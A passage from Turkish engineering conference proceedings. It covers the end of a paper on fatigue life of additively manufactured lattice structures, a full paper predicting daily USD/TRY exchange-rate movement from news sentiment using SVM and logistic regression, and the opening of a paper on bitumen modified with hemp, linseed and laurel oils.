gerçekleştirilen ömür analiz sonuçlarının hepsinde, $Kt=1$ alınarak malzemenin yüzeyinde meydana gelebilecek gerilme konsantrasyon bölgelerinin görmezden gelinerek çözümler alınmıştır. Şekil 10'da elde edilen nümerik yorulma ömrü analiz sonuçlarından oluşturulan S-N eğrisinin literatürden elde edilen deneysel verilere göre daha yukarıda olduğu gözlemlenmiştir. Bunun nedeni, yapılan analizlerde gerilme konsantrasyon bölgelerinin dikkate alınmaması ve $Kt=1$ alınarak analizlerin gerçekleştirilmiş olmasıdır. Ayrıca (Hedayati vd., 2016) çalışmasında eğer Kt değeri dikkate alınırsa, kusursuz geometri ile elde edilen ömür eğrisinin düşük çevrimli yorulma ömrü bölgesinde çok değişmeyeceği fakat yüksek çevrimli yorulma ömrü bölgesinde ciddi derecede değişeceğini belirtmiştir. Bu nedenle ileriki çalışmalarda Kt değeri dikkate alınarak ömür analizleri gerçekleştirildiğinde bu çalışma ile elde edilen ömür verilerinin (Hedayati vd., 2016) tarafından gerçekleştirilen nümerik analiz sonuçlarına göre deneysel veriler ile daha yakın sonuçlar elde edileceği gözlemlenmiş olacaktır.

6. KAYNAKÇA

- Amin Yavari, S., Ahmadi, S. M., Wauthle, R., Pouran, B., Schrooten, J., Weinans, H., Zadpoor, A. A. 2015. "Relationship between unit cell type and porosity and the fatigue behavior of selective laser melted meta-biomaterials". *Journal of the Mechanical Behavior of Biomedical Materials*, 43, 91–100.
- Amin Yavari, S., Wauthle, R., Van Der Stok, J., Riemsdag, A. C., Janssen, M., Mulier, M., ... Zadpoor, A. A. 2013. "Fatigue behavior of porous biomaterials manufactured using selective laser melting". *Materials Science and Engineering C*, 33(8), 4849–4858.
- Basquin, O. H. 1910. "The Exponential Law of Endurance Tests" (Vol.10). ASTM.
- Belle, L. V. A. N., Vansteenkiste, G., Boyer, J. 2013. "Investigation of residual stresses induced during the selective laser melting process", 557, 1828–1834.
- Benedetti, M., Fontanari, V., Bandini, M., Zanini, F., Carmignato, S. 2018. "Low- and high-cycle fatigue resistance of Ti-6Al-4V ELI additively manufactured via selective laser melting: Mean stress and defect sensitivity". *International Journal of Fatigue*, 107(August 2017), 96–109.
- Coffin, L. F. 1962. "Experimental Support for Generalized Equation Predicting Low Cycle Fatigue". (vol. 84 No.4, Ed.). ASME.
- Costabile, G., Fera, M., Fruggiero, F., Lambiase, A., Pham, D. 2016. "Cost models of additive manufacturing: A literature review". *International Journal of Industrial Engineering Computations*, 8(2), 263–282.
- Dowling, N. E. 2013. "Mechanical Behaviour of the materials". (P. E. Limited, Ed.) (4th baskı). Pearson Education Limited.
- Ghasabi, A. A. 2018. "Fatigue pre-cracking life estimation for fracture toughness test specimens". ODTU.
- Guo, L. P., Carpinteri, A., Roncella, R., Spagnoli, A., Sun, W., Vantadori, S. 2009. "Fatigue damage of high performance concrete through a 2D mesoscopic lattice model". *Computational Materials Science*, 44(4), 1098–1106.
- Hedayati, R., Hosseini-Toudeshky, H., Sadighi, M., Mohammadi-Aghdam, M., Zadpoor, A. A. 2016. "Computational prediction of the fatigue behavior of additively manufactured porous metallic biomaterials". *International Journal of Fatigue*, 84, 67–79.
- Hrabe, N. W., Heintl, P., Flinn, B., Körner, C., Bordia, R. K. 2011. "Compression-compression fatigue

- of selective electron beam melted cellular titanium (Ti-6Al-4V)". *Journal of Biomedical Materials Research - Part B Applied Biomaterials*, 99 B(2), 313–320.
- Huang, S. H., Liu, P., Mokasdar, A., Hou, L. 2013. "Additive manufacturing and its societal impact: A literature review". *International Journal of Advanced Manufacturing Technology*, 67(5–8), 1191–1203.
- Li, S. J., Murr, L. E., Cheng, X. Y., Zhang, Z. B., Hao, Y. L., Yang, R., ... Wicker, R. B. 2012. "Compression fatigue behavior of Ti-6Al-4V mesh arrays fabricated by electron beam melting". *Acta Materialia*, 60(3), 793–802.
- Lipinski, P., Barbas, A., Bonnet, A. S. 2013. "Fatigue behavior of thin-walled grade 2 titanium samples processed by selective laser melting. Application to life prediction of porous titanium implants". *Journal of the Mechanical Behavior of Biomedical Materials*, 28, 274–290.
- Maconachie, T., Leary, M., Lozanovski, B., Zhang, X., Qian, M., Faruque, O., Brandt, M. 2019. "SLM lattice structures : Properties , performance , applications and challenges". *Materials & Design*, 183, 108137.
- Manson, S. S. 1953. "Behavior of materials under conditions of thermal stress". National Advisory Committee for Aeronautics.
- Meggiolaro, M. A., Castro, J. T. P. 2004. "Statistical evaluation of strain-life fatigue crack initiation predictions". *International Journal of Fatigue*, 26(5), 463–476.
- Peng, C., Tran, P., Nguyen-Xuan, H., Ferreira, A. J. M. 2020. "Mechanical performance and fatigue life prediction of lattice structures: Parametric computational approach". *Composite Structures*, 235(October 2019), 111821.
- Pereira, T., Kennedy, J. V., Potgieter, J. 2019. "A comparison of traditional manufacturing vs additive manufacturing, the best method for the job". *Procedia Manufacturing*, 30, 11–18.
- Seharing, A., Azman, A. H., Abdullah, S. 2020. "A review on integration of lightweight gradient lattice structures in additive manufacturing parts". *Advances in Mechanical Engineering*, 12(6), 1–21.
- Spears, T. G., Gold, S. A. 2016. "In-process sensing in selective laser melting (SLM) additive manufacturing". *Integrating Materials and Manufacturing Innovation*, 5(1), 16–40.
- Stephens, Ralph I., et al. 2001. "Metal Fatigue in Engineering" (second). JOHN WILEY & SONS, INC.
- Van Hooreweder, B., Apers, Y., Lietaert, K., Kruth, J. P. 2017. "Improving the fatigue performance of porous metallic biomaterials produced by Selective Laser Melting". *Acta Biomaterialia*, 47, 193–202.
- Yan, C., Hao, L., Hussein, A., Raymont, D. 2012. "Evaluations of cellular lattice structures manufactured using selective laser melting". *International Journal of Machine Tools and Manufacture*, 62, 32–38.
- Zargarian, A., Esfahanian, M., Kadkhodapour, J., Ziaei-Rad, S., Zamani, D. 2019. "On the fatigue behavior of additive manufactured lattice structures". *Theoretical and Applied Fracture Mechanics*, 100(January), 225–232.

DESTEK VEKTÖR MAKİNESİ İLE GÜNLÜK DOLAR TAHMİNİ

Erdi Yurdakul¹

¹*Kocaeli Üniversitesi, Mühendislik Fakültesi, Kocaeli, TURKEY*

erdiyurdakul@gmail.com

ÖZET

Günümüzde döviz kuru her bir ekonomiyi çeşitli yollarla etkilemektedir. Döviz kurunun güvenilir bir şekilde tahmin edilmesi, ülkenin ekonomik büyümesi ve hatta faiz oranları üzerinde kayda değer bir öneme sahiptir. Ayrıca yatırımcılar ve şirketler yatırım yapabilmek için yatırım tavsiyeleri almaktadırlar. Ülkemizde USD/TRY döviz kurunun günlük değişimi yatırımcıları ve şirketleri doğrudan etkilemektedir. Ülkemizdeki haber içeriklerinin analiz edilerek USD/TRY döviz kurunun ne kadar başarı ile tahmin edilebileceği bu çalışma ile ortaya konmuştur. Bu çalışmada döviz kurları ile ekonomi haber metinleri arasındaki ilişkiyi incelemeyi amaçladık. Veri setimiz, “tr.investing.com” dan otomatik olarak alınan günlük ekonomik haber dokümanları ile oluşturulmuştur. USD/TRY döviz kurlarının günlük fiyat değişimi, SVM (Destek Vektör Makinesi) ve lojistik regresyon algoritmaları kullanılarak tahmin edilir. Yapılan deneyler sonucunda, günlük ekonomik haberler kullanılarak döviz kurlarının %78 doğruluk oranlarıyla tahmin edilebileceği sonucuna varılmıştır.

***Anahtar Kelimeler:** Destek Vektör Makineleri, Dolar Tahmini, Metin Madenciliği, Doğal Dil İşleme*

DAILY DOLLAR FORECAST WITH SUPPORT VECTOR MACHINE

ABSTRACT

Today, the exchange rate affects any economy through several ways. The reliable forecasting of exchange rate has a remarkable importance on the nation's economic growth, interest rates and even inflation rates. In addition, investors and companies receive investment advice to invest. The daily change of the USD / TRY exchange rate directly affects investors and companies in our country. With this study, how successfully the USD / TRY exchange rate

can be estimated by analyzing the news contents in our country has been revealed. In this paper, we aimed to investigate the relation between exchange rates and economic news texts. Our dataset was created with daily economic news documents which are automatically obtained from “tr.investing.com”. The daily change of the price of USD/TRY exchange rates is estimated by using the SVM (Support Vector Machine) and logistic regression algorithms. As a result of the experiments, it is concluded that, exchange rates can be predicted by using daily economical news with 78% accuracy rates.

Keywords: *Support Vector Machine; Dollar Forecast; Text Mining; Natural Language Processing*

1. GİRİŞ

Veri madenciliği büyük veri setleri içindeki anlamlı sık düzenleri (Frequent Pattern – büyük bir veri içindeki değişkenler arasında bulunan ilişkiler) istatistik, makine öğrenmesi ve veri tabanı sistemleri kullanılarak bilgisayar yardımı ile ortaya çıkaran oldukça güçlü bir çalışma alanıdır. Veri madenciliğinin temel amacı büyük veri setleri içerisinde, ilişkili örüntüler, küme analizleri, anomali tespitleri ve veri bağımlılık ilişkileri ile anlamlı bilgiyi otomatik ya da yarı otomatik analizler yardımıyla keşfetmek ve bu bilgiyi gelecek kullanımlar için anlaşılabilir bir yapı içerisinde (grafikler ve analiz modelleri) görüntülemektir [1]. Veri madenciliği süreci analiz aşamasının yanı sıra, veri tabanı ve veri yönetimi yönleri, veri ön işleme, model ve çıkarım konuları, karmaşıklık konuları, görselleştirme ve çevrimiçi güncelleme alanlarını da içinde barındırmaktadır. Veri işleme çalışmaları çok yeni olmamakla birlikte uzun yıllar boyunca klasik yöntemlerle gerçekleştirilmiştir. Düzen keşfinin ilk yöntemleri Bayes teoremi ve regresyon modellerine dayanmaktaydı [2].

Bilgisayar teknolojilerinin gelişmesi veri toplama, düzenleme ve analiz metotlarının yaygınlaşmasında oldukça büyük bir rol oynamıştır. Verilerin üstel olarak büyümesi ile birlikte veri ile doğrudan etkileşim yerine sinir ağları, küme analizi, genetik algoritmalar, karar ağaçları, destek vektör makinesi (SVM) ve makine öğrenmesi gibi yeni bilgisayar teknikleri ile büyük verilerin işlenmesi otomatik olarak gerçekleştirilmeye başlanmıştır [3]. Geliştirilen bu teknikler, istatistik ve matematik temellerinden geliştirilen yapay zekâ ile veri yönetimi (düzenleme, saklama, indeksleme) arasındaki boşluğu doldurmaktadır. Veriden bilgi edinimi veri seçimi, ön işleme, dönüştürme, bilgi çıkarımı (madencilik), değerlendirme ve sunum olarak beş temel aşama ile gerçekleşmektedir. Veri seçimi hangi türde verinin işleneceğinin belirlendiği (metin verisi, market analizi, tavsiye motorları vb.) aşamadır [4]. Verinin türüne göre analiz yöntemleri de farklılık göstermekte ve alana özel olarak seçilmektedir. Ön işleme içerisinde verilerin analiz aşamasında süre ve masraf (kod yazımında geçen süre) kazancı

sağlamak için veri tabanı içinde gürültü (eksik ya da yanlış veri) temizliğinin gerçekleştirildiği oldukça önemli ve ilerleyen süreçte işlemler üzerinde kazanç sağlayan bir aşamadır. Dönüştürme işleminde veri tabanı formatından veri ambarı formatına dönüştürülme ve depolanma aşaması gerçekleştirilir [5]. Veri ambarına dönüştürülürken satır ve sütunlar üzerinde birleştirme ve eksik verilerin ortalama alınarak doldurulması ya da satırın silinmesi söz konusudur. Bilgi çıkarımı yani madencilik aşamasında verilerin tipine ve uygulama alanına göre seçilen algoritmalar ile bilgi çıkarımı için gerekli modeller oluşturulmaktadır. Oluşturulan bu modeller ile veri içerisinde arzu edilen bilgilerin çıkarımı için model üzerinden gerekli sorgulamalar yapılmaktadır. Değerlendirme aşamasında bilgi çıkarımından elde edilen verilerin tutarlılığı kontrol edilmektedir [6]. Sunum bölümünde elde edilen ve doğruluğu test edilmiş veriler grafikler şeklinde ilgili birimlere sunulur. Günümüzde veri analizi daha kısa bir sıralama biçimi olan ön işleme, veri madenciliği ve sonuç doğrulama olarak üç başlık altına alınmaktadır. Belirtilen tüm aşamaların sağlıklı bir şekilde gerçekleştirilebilmesi ve veri içindeki kalıpların ortaya çıkarılabilmesi için hedef veri setinin yeteri kadar büyük olması gerekmektedir. Metin verilerinden, istatistiksel metotlara dayalı modeller yardımı ile desenlerin, eğilimlerin ve yüksek kalitede amaca yönelik bilgi çıkarımına metin madenciliği bilimi denmektedir. Genel metin verisi incelemesi metin verilerinin sınıflandırılması, metin kümelenmesi, kavram-varlık çıkarımı, duygu analizi, belge özetleme ve varlık ilişkisi ihtiyaçlarını karşılama amacıyla geliştirilmiştir [7]. Analiz ihtiyaçlarının kararlılıkla karşılanabilmesi için bilgi alımı, sözcük frekans dağılımı, kalıp tanıma, etiketleme, tahminsel analitik ve doğal dil işleme teknikleri kullanılmaktadır. Metin analizi temellerinin dayandığı metin analitiği iş zekâsı, keşifsel veri analizi, araştırma ve inceleme için metin kaynaklarının bilgi içeriğini modelleyen ve yapılandıran istatistik ve makine öğrenmesini bilimlerini tanımlamaktadır [8].

Günümüzde internetin daha sık kullanılmaya başlanmasıyla beraber, ekonomi konusunda uzman kişiler döviz tahminlerini sosyal medya veya başka yayın organları aracılığıyla internet ortamında paylaşmaktadır.

Gelişen bilgisayar teknolojileri sayesinde büyük verilerin daha hızlı ve daha fazla özellik kullanılarak anlamlı sonuçlar çıkarmamıza olanak sağlamaktadır. Bu çalışma ile investing.com üzerinden paylaşılan günlük Türkçe olarak yazılan haber içeriklerinin duygu analizi, kategorize ederek puanlaması ve haberlerin yerel para birimindeki dış kaynaklı veya iç kaynaklı olarak ikiye ayrılarak SVM algoritmasına özellik olarak verilmiştir. Çalışmada her özellik eklendiğinde başarı oranının nasıl değiştiği verilmiştir.

2. DESTEK VEKTÖR MAKİNELERİ


Makine öğrenmesinde, destek vektör makineleri (SVM'ler vektörel ağları destekler), sınıflandırma ve regresyon analizi için kullanılan veriyi analiz eden ilişkili öğrenme algoritmalarıyla denetimli öğrenme modelleridir. Her biri, her iki kategoriden birine ya da diğerine ait olarak işaretlenmiş

bir dizi eğitim örneği verildiğinde, bir SVM eğitim algoritması, bir olasılık dışı ikili doğrusal sınıflandırıcı haline getirerek bir kategoriye ya da değerine yeni örnekler atayan bir model oluşturur (metotlar olsa da SVM'yi olasılıksal bir sınıflandırma ayarında kullanmak için Platt ölçeklendirme gibi).

Doğrusal sınıflandırma gerçekleştirmenin yanı sıra, SVM'ler, çekirdek numarası diye adlandırılanları kullanarak doğrusal olmayan sınıflandırmayı verimli bir şekilde gerçekleştirebilir ve girişlerini yüksek boyutlu özellik alanlarına örtülü olarak eşlerler.

Veriler etiketlenilmediğinde, denetimli öğrenme mümkün değildir ve verilerin gruplara kümelmesini ve daha sonra bu gruplara yeni verilerle eşleştirmeyi deneyen denetimsiz bir öğrenme yaklaşımı gereklidir. Destek vektör makinelerine bir iyileştirme sağlayan kümeleme algoritmasına, destek vektör kümeleme adı verilir ve endüstri uygulamaları için ya veri işaretlenmediğinde ya da sadece bazı veriler bir sınıflandırma için bir ön işleme olarak etiketlendiğinde kullanılır.

“Destek Vektör Makinesi” (SVM), sınıflandırma veya regresyon problemleri için kullanılabilen denetimli bir makine öğrenmesi algoritmasıdır. Bununla birlikte, çoğunlukla sınıflandırma problemlerinde kullanılır. Bu algortmada, her bir veri maddesini belirli bir koordinatın değeri olan her özelliğin değeri ile birlikte n-boyutlu boşluğa (burada n sahip olduğunuz özelliklerin sayısı) bir nokta olarak çizilir. Ardından, iki sınıftan oldukça iyi ayırım yapan hiper-düzlemi bularak sınıflandırma gerçekleştirilir.




Şekil 1- Destek Vektör Makineleri

Destek Vektörleri, sadece gözlemin koordinatlarıdır. Destek Vektör Makinesi, iki sınıftan (hiper düzlem / çizgi) en iyi ayıran bir sınırdır.

3. LOJİSTİK REGRESYON

Lojistik regresyon bir gözetimli makine öğrenmesi ve istatistik modelleme algoritmasıdır. Temelde iki problem çözmeye çalışmaktadır. Bunlar; regresyon ve sınıflandırmadır. Lojistik Regresyon doğrusal sınıflandırma problemlerinde oldukça fazla kullanılmaktadır. Lojistik regresyon, sonucu belirleyen bir veya daha fazla bağımsız değişken bulunan veri setini analiz etmek için kullanılan istatistiksel bir

yöntemdir. Lojistik regresyonun iki olası sonucu olabilir. Sonuçlar doğru veya yanlış olarak çıkmaktadır.




Şekil 2- Lojistik Regresyon

Çalışmamızda destek vektör makineleri algoritması yanında lojistik regresyon ile sonuçlarının karşılaştırması da yapılmıştır.

4. DUYGU ANALİZİ

İnternet teknolojisinin gelişmesiyle ve artan sosyal medya kullanımı ile kişiler tarafından takip edilemez duruma gelmektedir. Geliştirilen yazılımlar ile doğal dil işleme uygulamaları yapılmaktadır. Bu sayede insan tarafından analizi bilgisayarlar daha kısa sürede ve daha fazlasını başarılı sonuçlar ile yapmaktadır.

Duygu analizi, bir yazının duygusunun olumlu, olumsuz veya tarafsız (nötr) olup olmadığı hakkında bilgi vermemize olanak sağlar. Duygu analizi -1 ile 1 arasında değerler almaktadır. -1'e yakın bir değer yazının olumsuz, 1'e yakın olması ise yazının olumlu olduğu hakkında bize bilgi verir. Duygu analizi sonucunda 0 çıkması nötr anlamı taşımaktadır.



Şekil 12 – Duygu Analizi için Yapılan İşlemler


Şekil 2'de ki gibi duygu analizi için kullandığımız API sayesinde investing.com dan aldığımız günlük Türkçe olarak yazılan haber içeriklerinin bize sayısal değerini vermektedir. Bu değeri daha

sonra yöntem tasarım bölümünde nasıl destek vektör makinelerinde kullandığımızı açıklayacağız.

5. YÖNTEM TASARIMI

Analiz sırasında investing.com adresindeki günlük olarak yazılan USD/TRY döviz kuru yorumları veri seti olarak kullanılmıştır. Veri setini oluştururken öncelikle Python ile yazılan program ile investing.com adresinden otomatik olarak yorumlar alınmıştır. Bu yorumlar ve o yorumun yapıldığı gün doların bir önceki güne artıp azalma durumunu 1 ve 0 etiketleyerek veri setine kaydedilir. Bu veriler, SVM algoritmasına girdi verilmeden önce bazı işlemler yapılarak başarı oranımızı yükseltmeyi başardık.

Verilerimiz duygu analizi, yapılan yorumun iç kaynaklı mı dış kaynaklı mı bilgisi ve kategorize edilerek 3 farklı SVM için girdi üretilir.



Şekil 13 – Algoritma

Şekil 3 de ki gibi öncelikle alınan haber yorumları SVM algoritmasına girdi sağlamak amacı ile sayısal değere dönüştürülmesi için bazı işlemlerden geçirilmektedir. Öncelikle yorumların duygu analizi yapıp bu analizlerin sayısal değerleri hesaplanır ve veri setimize kaydedilir. Bu sayede SVM algoritmasının ilk girdi değeri oluşturulur. Daha sonra ikinci girdi değerimiz olan yorumların Türkiye için iç kaynaklı mı dış kaynaklı mı haber olduğu bilgisini öğrenebilmemiz için bir algoritmadan geçirilir ve değerleri sayısal değerlere çevrilip sayısal olarak veri setimize kaydedilir. En son olarak yorumların eğitim, sağlık, afet ve siyaset gibi kategorilere ayırarak bunları puanlayıp bir sayısal değer elde edip SVM algoritmasına girdi olarak vermek için veri setine kaydedilir.

Bu işlemler sonucunda elde edilen değerler SVM algoritmasında işlendikten sonra başarı oranı sonuç olarak döndürülür.

$$X = \begin{bmatrix} 1, 0, 0, \\ 1, 0, 0, \\ 1, -0.5371086528178406, 0.8, \\ 1, 0, 0, \\ 1, -0.4722848379868249, 0, \\ 0, 0, 0.8, \\ 0, 0, 0.8, \\ 1, 0, 0, \\ 0, 0, 0, \end{bmatrix}$$

Şekil 14 – SVM Algoritmasına Verilen Girdi Değerleri

Şekil 4 de ki gibi SVM algoritmasına X matrisi girdi olarak verilmektedir. X matrisi yorum sayısı kadar değer içermektedir. Matris deki her bir [1,0,0] ifade özelliklerin sayısal değerine eşittir. X matrisi daha sonra SVM algoritmasında kullanılmak üzere kaydedilir.


$$y = \begin{bmatrix} 0, \\ 0, \\ 0, \\ 1, \\ 1, \\ 0, \\ 1, \\ 1, \\ 0, \end{bmatrix}$$

Şekil 15 – Veri Setindeki Sonuçlar

Şekil 5 de ki Y matrisi veri setimizdeki yorumların yazıldığı gün sonundaki USD/TRY değerinin bir önceki güne artıp azalma durumu yazmaktadır. Y matrisi SVM algoritmasında kullanılmak üzere kaydedilir.

Bu çalışmada destek vektör makineleri ayarları değiştirilerek en başarılı sonuç alınmaya çalışacaktır. Sonuçları deneysel çıktılar bölümünde detaylı olarak paylaşmıştır.

SVM çekirdek ayarlaması için veri setimize uygun olanı seçmek için denemeler yapılmıştır. Veri setimizde birçok boyutlu olduğu için Sigmoid çekirdek ayarında en başarılı sonucu aldık.



Şekil 16 – Örnek Veri Setleri için SVM Çekirdekleri

Şekil 6’da ki görüldüğü gibi 3 farklı veri seti için 4 farklı SVM çekirdek modelinin sonuçlarının grafiği paylaşılmıştır. Destek vektör makinesine girdi verilecek değerler arttıkça Sigmoid başarı oranı da yükselmektedir. Deneysel çıktılarda veri setimiz için tüm SVM çekirdek türü için testler yapıp sonuçları tablo halinde paylaşılmıştır.

Destek vektör makinesi dışında lojistik regresyon ile aynı veri setimizi kullanarak elde ettiğimiz sonuçları deneysel çıktılar bölümünde paylaştık.

6. SONUÇ

Elimizdeki veri setini farklı SVM çekirdekleri ile test ederek en başarılı sonuca ulaşmak için bazı çalışmalar yapılmıştır. Bu çalışmalar da aldığımız sonuçlar aşağıdaki tablodaki gibidir.

Aşağıdaki tablodaki tüm işlemler için Çapraz doğrulama (Cross Validation) yapılmıştır.

Duygu analizi için kullanılan API servisindeki sonuçlar API geliştiricisi tarafından geliştirilmeye devam ettiği için duygu analizi işlemlerinin başarı oranı değişiklik gösterebilmektedir. Bu sebeple projemizin sonucuna direk etki etmektedir.

Tablo 5. SVM Sonuçları

Algoritma	Test Oranı	SVM Çekirdek	Başarı (Accuracy)
SVM	%20	Linear	%73,68
SVM	%25	Linear	%75
SVM	%20	RBF	%63,15
SVM	%25	RBF	%66,66
SVM	%20	Poly	%63,15
SVM	%25	Poly	%41,66
SVM	%20	Sigmoid	%78,94
SVM	%25	Sigmoid	%75

Yukarıdaki sonuçlar SVM çekirdek ve test oranı tablodaki gibi seçilerek her defasında aynı veri seti ile tekrar çalıştırılarak başarılar elde edilmiştir.

Tablo 2. Lojistik Regresyon Sonuçları

Algoritma	Test Oranı	Başarı (Accuracy)
Lojistik Regresyon	%20	%41
Lojistik Regresyon	%25	%45

Tablo 2’de lojistik regresyon ile yapılan çalışmaların sonucu verilmektedir. 2 farklı deneme yapılarak veri seti lojistik regresyon makine öğrenmesi algoritmasına girdi olarak verilmiştir. Başarı oranı destek vektör makinesine göre oldukça geride kalmaktadır.

Her iki tablodaki sonuçlara bakılarak, veri setimizi %20 si test için ayırıp ve çekirdek tipini Sigmoid seçerek destek vektör makinesine girdi olarak verildiğinde en yüksek başarı oranı %78,94 çıkmaktadır.

7. KAYNAKÇA

- [1] C. Clifton, “Encyclopædia Britannica: Definition of Data Mining”, Retrieved 2010-12-09.

- [2] T. Hastie, R Tibshirani, and J. Friedman, “The Elements of Statistical Learning: Data Mining, Inference, and Prediction”, Second Edition, Springer, 2009.
- [3] I. H. Witten, E. Frank, and M. A. Hall, “Data Mining: Practical Machine Learning Tools and Techniques”, Third Edition, Elsevier, 2011.
- [4] M. Kantardzic, “Data Mining: Concepts, Models, Methods, and Algorithms”, John Wiley & Sons, 2003.
- [5] S. Kotsiantis, D. Kanellopoulos, and P. Pintelas, “Data Preprocessing for Supervised Learning”, International Journal of Computer Science, Vol. 1, Number 1 , 2006.
- [6] J. Han, M. Kamber, “Data mining: concepts and techniques”, Second Edition Morgan Kaufmann, 2001.
- [7] K. B. Cohen, L. Hunter, “Getting Started in Text Mining”, PLoS Computational Biology, 4(1), 2008.
- [8] B. Pang, L. Lee, and S. Vaithyanathan, “Thumbs up? Sentiment Classification using Machine Learning Techniques”, Proceedings of the ACL-02 conference.

BİTKİSEL YAĞLARLA MODİFİYE EDİLEN BİTÜMLERİN FİZİKSEL VE MEKANİK ÖZELLİKLERİNİN ARAŞTIRILMASI

Sercan Serin¹, Sümeyye Elif Demirezer²

¹*Osmaniye Korkut Ata Üniversitesi, Mühendislik Fakültesi, Osmaniye, TURKEY*

²*Düzce Üniversitesi, Fen Bilimleri Enstitüsü, Düzce, TURKEY*

sumeyyeelifdemirezer@gmail.com

ORCID: 0000-0001-8928-553X

ÖZET

Bu çalışmada bitkisel ürünlerden elde edilen yağlar ile modifiye edilen bitümün fiziksel ve mekanik özelliklerine etkisindeki değişim incelenmiştir. Çalışma kapsamında üç farklı bitkisel yağ belirlenmiş ve bu üç yağ bitümün modifikasyonunda kullanılmıştır. Bu üç yağ; kenevir yağı, keten tohumu yağı ve defne gar yağıdır. Bu yağlar %100 saf yağ olup, soğuk press yöntemiyle elde edilmiştir, soğuk press yöntemi ile elde edilen yağların seçilme amacı proses esnasında yüksek ısıya maruz kalmadığı için trans yağ asitleri oluşmamakta ve bünyesindeki biyoaktif maddelerin zarar görmemesidir. Bitkisel yağlar saf bitüme %3, %5 ve %7 oranlarında ilave edilerek bitüm modifiye edilmiştir. Üç farklı bitkisel yağ, üç farklı karışım oranı ile toplam 9 adet numune elde edilmiş ve referans numunemiz ile birlikte toplam 10 numune grubu oluşturulmuştur. Hazırlanan bitüm numunelerin fiziksel, mekanik özellikleri standartlara uyularak tayin edilmiştir. Yapılan çalışmalar sonucunda farklı bitkisel yağların bitümün fiziksel ve mekanik özelliklerinde ciddi değişimler sağladığı ortaya konmuştur. Karışıma dâhil edilen bitkisel yağların değişen oranına göre etkileri incelendiğinde keten tohumu yağı ve defne tohumu yağı katkılı karışımlarda bitkisel yağ oranının artması ile birlikte yumuşama noktasının da arttığı görülmektedir. Tüm gruplarda bitüme dâhil edilen bitkisel yağ oranı arttırıldıkça penetrasyon değerinin arttığı tespit edilmiştir. Bu da karışıma dâhil edilen yağların karışımın işlenebilirliğini arttırdığını göstermektedir. Özgül ağırlık deneyi sonucuna göre referans numunesinin özgül ağırlık değerinden daha yüksek bir değer elde edilmiştir. Vialit deney sonucuna göre özellikle %7'lik bitkisel yağ karışımlarında tüm grupların şartname üst sınırını aştığı görülmektedir. Tüm numune grupları incelendiğinde düktilite sonuçlarının tamamının

kopmaya karşı düktil davrandığı tespit edilmiştir. Aynı zamanda tüm numunelerin soyulma mukavemeti %50'den büyük olduğu belirlenmiştir.

Anahtar Kelimeler: *Bitüm, Modifikasyon, Keten Tohumu Yağı (KTY), Kenevir Tohumu Yağı (KNY), Defne Tohumu Yağı (DTY), Bitkisel Yağlar*

INVESTIGATION OF WETTING AND HYDROPHOBIC PROPERTIES OF BITUMENT MODIFIED WITH DIFFERENT VEGETABLE OILS

ABSTRACT

In this study, the change in the effect of the physical and mechanical properties of bitumen that are modified with oils obtained from herbal products was investigated. Within the scope of the study, three different vegetable oils were chosen and these three oils were used in the modification of bitumen. These three oils are; hemp oil, linseed oil and laurel grease. These oils are 100% pure oil and obtained by cold press method. The reason of choosing the oils obtained by the cold press method is that they are not exposed to high temperatures during the process and thus no trans fatty acids are formed and the bioactive substances in its structure are not damaged. The bitumen was modified by adding vegetable oils to pure bitumen at the rates of 3%, 5% and 7%. With three different vegetable oils and three different mixing ratios, a total of 9 samples were obtained, and a total of 10 sample groups were formed including our reference sample. The physical and mechanical properties of the prepared bitumen samples were determined in accordance with the standards. As a result of the studies, it has been shown that different vegetable oils cause serious changes in the physical and mechanical properties of bitumen. When the effects of the vegetable oils included in the mixture according to the varying ratio are examined, it is observed that the softening point also increases with the increase in vegetable oil ratio in mixtures containing linseed oil and bay seed oil. In all groups, it was determined that the penetration value increased as the rate of vegetable oil included in bitumen was increased. This shows that the oils included in the mixture increase the workability of the mixture. According to the result of the specific gravity test, a value higher than the specific gravity value of the reference sample was found. According to the vialit test result, it is seen that all groups, especially mixtures with 7% vegetable oil, exceed the upper limit of the specifications. When all sample groups were examined, all of the ductility results were found

as ductile against rupture. And also, it was determined that the peel strength of all samples was greater than 50%.

Keywords: *Bitumen, Modification, Flax Seed Oil, Hemp Seed Oil, Laurel Seed Oil, Vegetable Oils*

1. GİRİŞ

Bitüm yüksek kaynama noktasına sahip, yapısında hidrokarbonlar içeren bir kimyasaldır. Bitüm kaynakları genel olarak iki kategoride incelenebilir. Mineral zift ve ham petrolün damıtılmasından üretilen bitümler. Bitüm; asfaltlamada, çatı yalıtım malzemelerinde su geçirmemesi amacıyla kullanılan, normal oda sıcaklıklarında katı halde bulunan, koyu renkli bir karışımdır. Bitüm, asfalt karışımı içindeki agregaların birbirini tutması için bağlayıcı olarak kullanılmaktadır [1-3].

Esnek üstyapılarda kaplama tabakaları, agrega ve bağlayıcı olarak kullanılan bitümlü malzemelerden oluşmaktadır. Bitümlü sıcak karışımlarda (BSK) karışımın ağırlıkça %93-95'i agregadan oluşurken %5-7'si bitümlü malzemelerden oluşmaktadır [1].

Bitümlerin kalıcı deformasyona karşı gelişmiş dirençle birlikte yeterli elastik özellikleri geliştirmek, çatlakları ortadan kaldırmak, yüksek sıcaklıklarda bitüme gerekli sertliği vermek, düşük sıcaklıklarda esneklik sağlamak, bitüme yüksek bir depolama stabilitesi ve termal deformasyonlara direnç sağlamak gibi nedenlerden dolayı bitümlerin çeşitli katkı maddeleri kullanılarak modifiye edildiği görülmektedir [4]. Böylece bitümün kimyasal bileşiminde uygun dengeyi sağlamak, reolojisini değiştirmek, ısıl deformasyona, mekanik ve elastik davranışa karşı direncinin artırılması sağlanacaktır [4]. Modifikasyonun kapsamı ve performans özelliklerindeki gelişmeler, vb. polimer tipine, dozajına ve vakum kalıntısının kalitesine bağlı olarak değişeceği düşünülmektedir [4].

Bu çalışmada asfalt yollarda kullanılmakta olan saf bitümün farklı bitkisel yağlar kullanılarak modifiye edilmiş; modifikasyon sonucu bitümün fiziksel ve mekanik özelliğindeki değişim irdelenmiştir.

2. MATERYAL

2.1. Bitüm

Çalışmada kapsamında B 50/70 bitüm modifikasyon için kullanılmıştır. Bitüm modifiye edilmeden önce temel fiziksel deneyler yapılmıştır. Yapılan deneysel çalışmalara dair sonuçlar tablo halinde aşağıda sunulmuştur (Tablo 1).

Tablo 1. Bitümün temel fiziksel özellikleri

Deneyler	Deney Sonuçları
Bitüm Sınıfı	B50/70
Özgül Ağırlık (gr/cm ³)	0.99

Yumuşama Noktası (°C)	47.70
Penetrasyon (1/10 mm)	62.80
Düktilite (cm)	> 100

2.2. Bitkisel Yağlar

